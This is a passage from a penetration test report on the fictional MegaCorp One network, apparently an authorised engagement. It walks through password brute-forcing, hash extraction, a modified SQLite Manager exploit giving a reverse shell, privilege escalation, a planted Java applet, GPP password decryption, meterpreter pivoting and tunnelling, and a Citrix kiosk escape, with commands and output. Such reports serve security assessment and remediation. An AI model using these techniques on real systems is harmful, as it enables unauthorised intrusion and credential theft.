


Figure 6 – Using a custom word dictionary it is possible to discover the administrative password for the "admin" folder.

This brute-force attack uncovered a password of "nanotechnology1" for the admin user. We were able to leverage these credentials to successfully gain unauthorized access to the protected portion of the website (Figure 6). Please see Appendix A for more information on the exploited vulnerability.

The administrative portion of the website contained the SQLite Manager web interface (Figure 7), which was accessible without any additional credentials. Utilizing this interface, we found what appeared to be the database that supported an instance of **phpSQLiteCMS**[2].

Figure 7 – An instance of SQLite Manager is found to be running on the compromised webserver.

[2] http://phpsqlitecms.net/

The interface gave us direct access to the data and the ability to extract a list of users on the system with the associated password hash values (Figure 8).

Action	id	name	type	pw	last_login	wysiwyg
X	1	admin	1	a7d114b3072535f10a201aa8b1d6f073f848c6725e3c0667d5	1366376562	0
X	2	joe	0	0af12a0c93eba9edf940ad455df837b5afaaa510501424ccae	1366375461	0
X	3	mike	0	8e0ab72cecbe72c9e3f56adb3a909ffa655fc480e5480a2d3a	1366375306	0
X	4	alan	0	06dda79ec74207e73454bfa477c302ef88214f2905331e04ee	1366632889	0

» Create a View with name from this query.

Figure 8 – Lack of additional access controls allows an attacker to retrieve usernames and password hashes from the "userdata" database.

After examination of the values, we found that the hashes did not conform to any standard format. Using a copy of the "**phpselitecms**" software, we examined the source code to determine exactly how this value is produced. Through this process we were able to identify the function responsible for hashing of the account passwords.

```
function generate_pw_hash($pw)
{
 $salt = random_string(10,'0123456789abcdef');
 $salted_hash = sha1($pw.$salt);
 $hash_with_salt = $salted_hash.$salt;
 return $hash_with_salt;
}
```

Figure 9 – Source code review leads to the discovery of the password hash generation algorithm.

With the newly-acquired knowledge of the password hashing format and the use of a randomly generated 10 character salt value, we were able to easily convert the recovered hashes into their salted SHA1 equivalent and conduct a brute-force attack.

This effort resulted in the recovery of two plaintext passwords. Although these values were not immediately useful, they were retained in hope that they may have been re-used on other systems within the organization.

Interactive Shell to Admin Server

The previously discovered SQLite Manager software was found to be vulnerable to a well-known code injection vulnerability[3]. Successful exploitation of this vulnerability results in shell access to the underlying system in the context of the webserver user. Using a modified public exploit, we were able to obtain limited interactive access to the **admin.megacorpone.com** webserver. Please see Appendix A for more information.




Figure 10 – A publicly available SQLite exploit is used to gain unauthorized access on the admin.megacorpone.com host.

[3] http://www.exploit-db.com/exploits/24320/

```
connect to [208.68.234.99] from (UNKNOWN) [50.7.67.190] 59252
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/sbin/ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a9:5f:27
          inet addr:172.16.40.10  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea9:5f27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2959978 errors:197 dropped:212 overruns:0 frame:0
          TX packets:152488 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:233742591 (233.7 MB)  TX bytes:39059478 (39.0 MB)
          Interrupt:18 Base address:0x2000

python -c 'import pty;pty.spawn("/bin/bash")'
www-data@adminsql:/var/www/admin/sqlite$ cat /etc/issue
cat /etc/issue
Ubuntu 11.10 \n \l

www-data@adminsql:/var/www/admin/sqlite$ uname -a
uname -a
Linux adminsql 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:50:42 UTC 2011 i686
i686 i386 GNU/Linux
www-data@adminsql:/var/www/admin/sqlite$
```

Figure 11 – Control of the vulnerable server is limited to the context of the www-data user.

The public version of the exploit targets a slightly different version of the SQLite Manager than the one deployed by MegaCorp One. Although the deployed version of the software is vulnerable to the same underlying issues, the exploit does not successfully run without modification. We were able to extend the original exploit to support HTTP authentication and customize it for the updated version. A copy of this updated exploit will be provided separately from this report.

The extent of compromise at this point can be best visualized in Figure 12.




Figure 12 - Web Server Compromise

Administrative Privilege Escalation

With interactive access to the underlying operating system of the administrative webserver obtained, we continued with the examination of the system searching for ways to escalate privileges to the administrative level. We found that the system was vulnerable to a local privilege escalation exploit[4], which we were able to utilize successfully. Please see Appendix A for more information.

Figure 13 – A local privilege escalation exploit is used to take advantage of an unpatched host and gain root-level access.

The use of this exploit was partially made possible due to the inclusion of developer tools on the vulnerable system. If these tools were not present on the system, it would have still been possible to successfully exploit, although the difficulty in doing so would have been increased.

In its current configuration, the webserver represents an internal attack platform for a malicious party. With the ability to gain full administrative access, a malicious party could utilize this vulnerable system for a multitude of purposes, ranging from attacks against MegaCorp One itself, to attacks against its customers. It's highly likely that the attackers would leverage this system for both purposes.

[4] http://www.exploit-db.com/exploits/18411/

Java Client Attacks

Using the administrative access to the system, we conducted an analysis of the exploited system. This resulted in the discovery of a private section of the website that serves a Java applet only to specific workstations. This network range in question was later discovered to be the management network for MegaCorp One.

```
# cat .htaccess
cat .htaccess
Order deny,allow
Deny from all
Allow from 10.7.0.0/255.255.255.0
#RewriteEngine On
#RewriteBase /
#RewriteCond %{REQUEST_FILENAME} !-f
#RewriteCond %{REQUEST_FILENAME} !-d
#RewriteRule ^(.*)$ index.php?qs=$1 [L]
#
```

Figure 14 - Htaccess rules reveal an additional subnet on the compromised network.

Through examination of the log files and the Java applet present on the system, we found that the applet provided administrative functionality to a subset of internal users of MegaCorp One. This was advantageous to us as attackers, as it provided us with a potential path to internal systems that otherwise were not easily accessible.

Upon obtaining permission from MegaCorp One, we added an additional applet to be downloaded by clients. The theory of this attack was that clients would access the trusted applet, allow it to run, and provide us with direct access to additional client hosts. This is a derivative of a common social engineering attack in which the victim is manipulated into running a malicious applet. In this case however, no effort was required to mislead the victim as the applet is already regarded as trusted.

This attack worked as intended, providing us with access to an additional client system.

```
C:\Users\mike.MEGACORPONE\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.7.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.7.0.254
```

Figure 15 – Using a malicious java applet it is possible to exploit a host on the management subnet.

With this compromise in place, we obtained access to systems in the management network as indicated in Figure 16.




Figure 16 – Successful java applet attack compromises the MegaCorp One management subnet.

Escalation to Local Administrator

The access provided by the Java applet attack was limited to the level of a standard user. To maximize the impact of the compromise we wanted to escalate access to the level of Domain Administrator. As the first step, we needed to obtain local administrative access. In an effort to accomplish this, we examined the compromised system to identify how it could be leveraged.

Using this approach we found a Group Policy Preferences file on the system that allowed us to decrypt the local administrative password[5][6]. Please see Appendix A for more information.




Figure 17 – Using the newly gained access it is possible to retrieve the Groups.xml file from a domain controller.

[5] http://msdn.microsoft.com/en-us/library/cc422924.aspx

[6] http://blogs.technet.com/b/grouppolicy/archive/2009/04/22/passwords-in-group-policy-preferences-updated.aspx

```
C:\Users\mike.MEGACORPONE\Documents>type groups.xml
type groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51
E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2
013-04-14 17:47:56" uid="{68D7B8BF-C134-4AE3-9ECD-E6017F8FC6C5}"><Properties act
ion="U" newName="" fullName="" description="" cpassword="riBZpPtHOGtVk+SdLOmJ6xi
NgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB" changeLogon="0" noChange="0" neverExp
ires="1" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator (buil
t-in)"/></User>
</Groups>
```

Figure 18 – Encrypted local administrator password is found in the Groups.xml file.

```
root@kali:~# gpp-decrypt riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZ
fgh78kBZB
sup3r53cr3tGP0pa55
root@kali:~#
```

Figure 19 – Using the encryption key published by Microsoft, the encrypted password is easily decrypted.

Using the recovered plaintext password, we were able to gain local administrative access to the compromised client.

Deep Packet Inspection Bypass

While trying to establish additional layers of access into the compromised system, we encountered aggressive egress filtering. This was first encountered while trying to establish an encrypted outbound tunnel for the Microsoft Remote Desktop Protocol.

```
C:\Users\mike.MEGACORPONE\Documents>plink -l root -pw 23847sd98sdf987sf98732 -R
3389:127.0.0.1:3389 208.68.234.100
plink -l root -pw 23847sd98sdf987sf98732 -R 3389:127.0.0.1:3389 208.68.234.100
FATAL ERROR: Network error: Connection timed out
```

Figure 20 – Initial attempts to establish an outbound tunnel for RDP were blocked by the egress filtering systems.

Additionally, we discovered network protocol enforcement as we attempted to connect to the attacker SSH server on port 80. To bypass this, we created a tunnel within the existing meterpreter session to allow us to access Windows file sharing from the attacker system. This was utilized to run a windows command shell on the compromised host as the local administrative user. Within this shell, we executed an additional meterpreter payload.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > route add 10.7.0.0 255.255.255.0 1
[*] Route added
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 445 -p 445 -r 10.7.0.22
[*] Local TCP relay created: 0.0.0.0:445 <-> 10.7.0.22:445
meterpreter >
```

Figure 21 – Port forwarding through the initial meterpreter session is established in order to achieve direct access to the compromised management host.

```
root@kali:~# winexe -U administrator //127.0.0.1 "cmd"
Password for [WORKGROUP\administrator]:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.7.0.22
```

Figure 22 – Newly established connection is used to gain an administrative shell on the compromised management host.

```
[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 2 opened (208.68.234.99:80 -> 50.7.67.190:53575) at 2013
-04-25 15:40:33 -0400

meterpreter > getuid
Server username: DEV01\Administrator
meterpreter >
```

Figure 23 - Local Administrator access is used to establish a meterpreter shell on host 10.7.0.22.

With the new meterpreter shell in place, we then utilized HTTP-Tunnel, an open source utility[7], that encapsulates arbitrary traffic within the HTTP payload. We used the newly established "**http tunnel**" to encapsulate a remote desktop connection between the attacker and compromised client. This allowed us to obtain full graphical access to the compromised client system. The remote desktop session was established using the password for user "**mike**", which was discovered to be re-used from the compromised SQLite Manager application. Please see Appendix A for more information.




Figure 24 - Remote Desktop access is established by encapsulating the previously filtered protocol through a http tunnel.

At this point, the external perimeter of the MegaCorp One network was fully compromised as shown in Figure 25. The virtual equivalent of console access to a computer within the MegaCorp One's trusted environment had been obtained. It should be noted that the current access to the Windows network was limited to a non-privileged domain user account and a local administrator account.

[7] http://http-tunnel.sourceforge.net/




Figure 25 – Compromise of the MegaCorp One network has reached into the network management subnet.

Citrix Environment Compromise

Using remote desktop access to the internal network, we proceeded to explore the network in search of high value targets. One such target appeared to be a Citrix server, which was set as the homepage on the compromised host. Using the same credentials that were utilized to establish the remote desktop connection, we were able to successfully login to this Citrix environment.




Figure 26 – A Citrix server offering only Internet Explorer was discovered on the MegaCorp One network.

This Citrix environment exposed "Internet Explorer" as the only available application. This is a commonly utilized method by many organizations to limit access to the underlying operating system of the Citrix server. It is important to note that many methods exist to bypass this configuration. In this case, we utilized the "Save" dialog window to create a batch file that would provide us with a Powershell interface.

This is possible as the "Save" dialog operates in much the same manner as a standard "Windows Explorer" file management window.

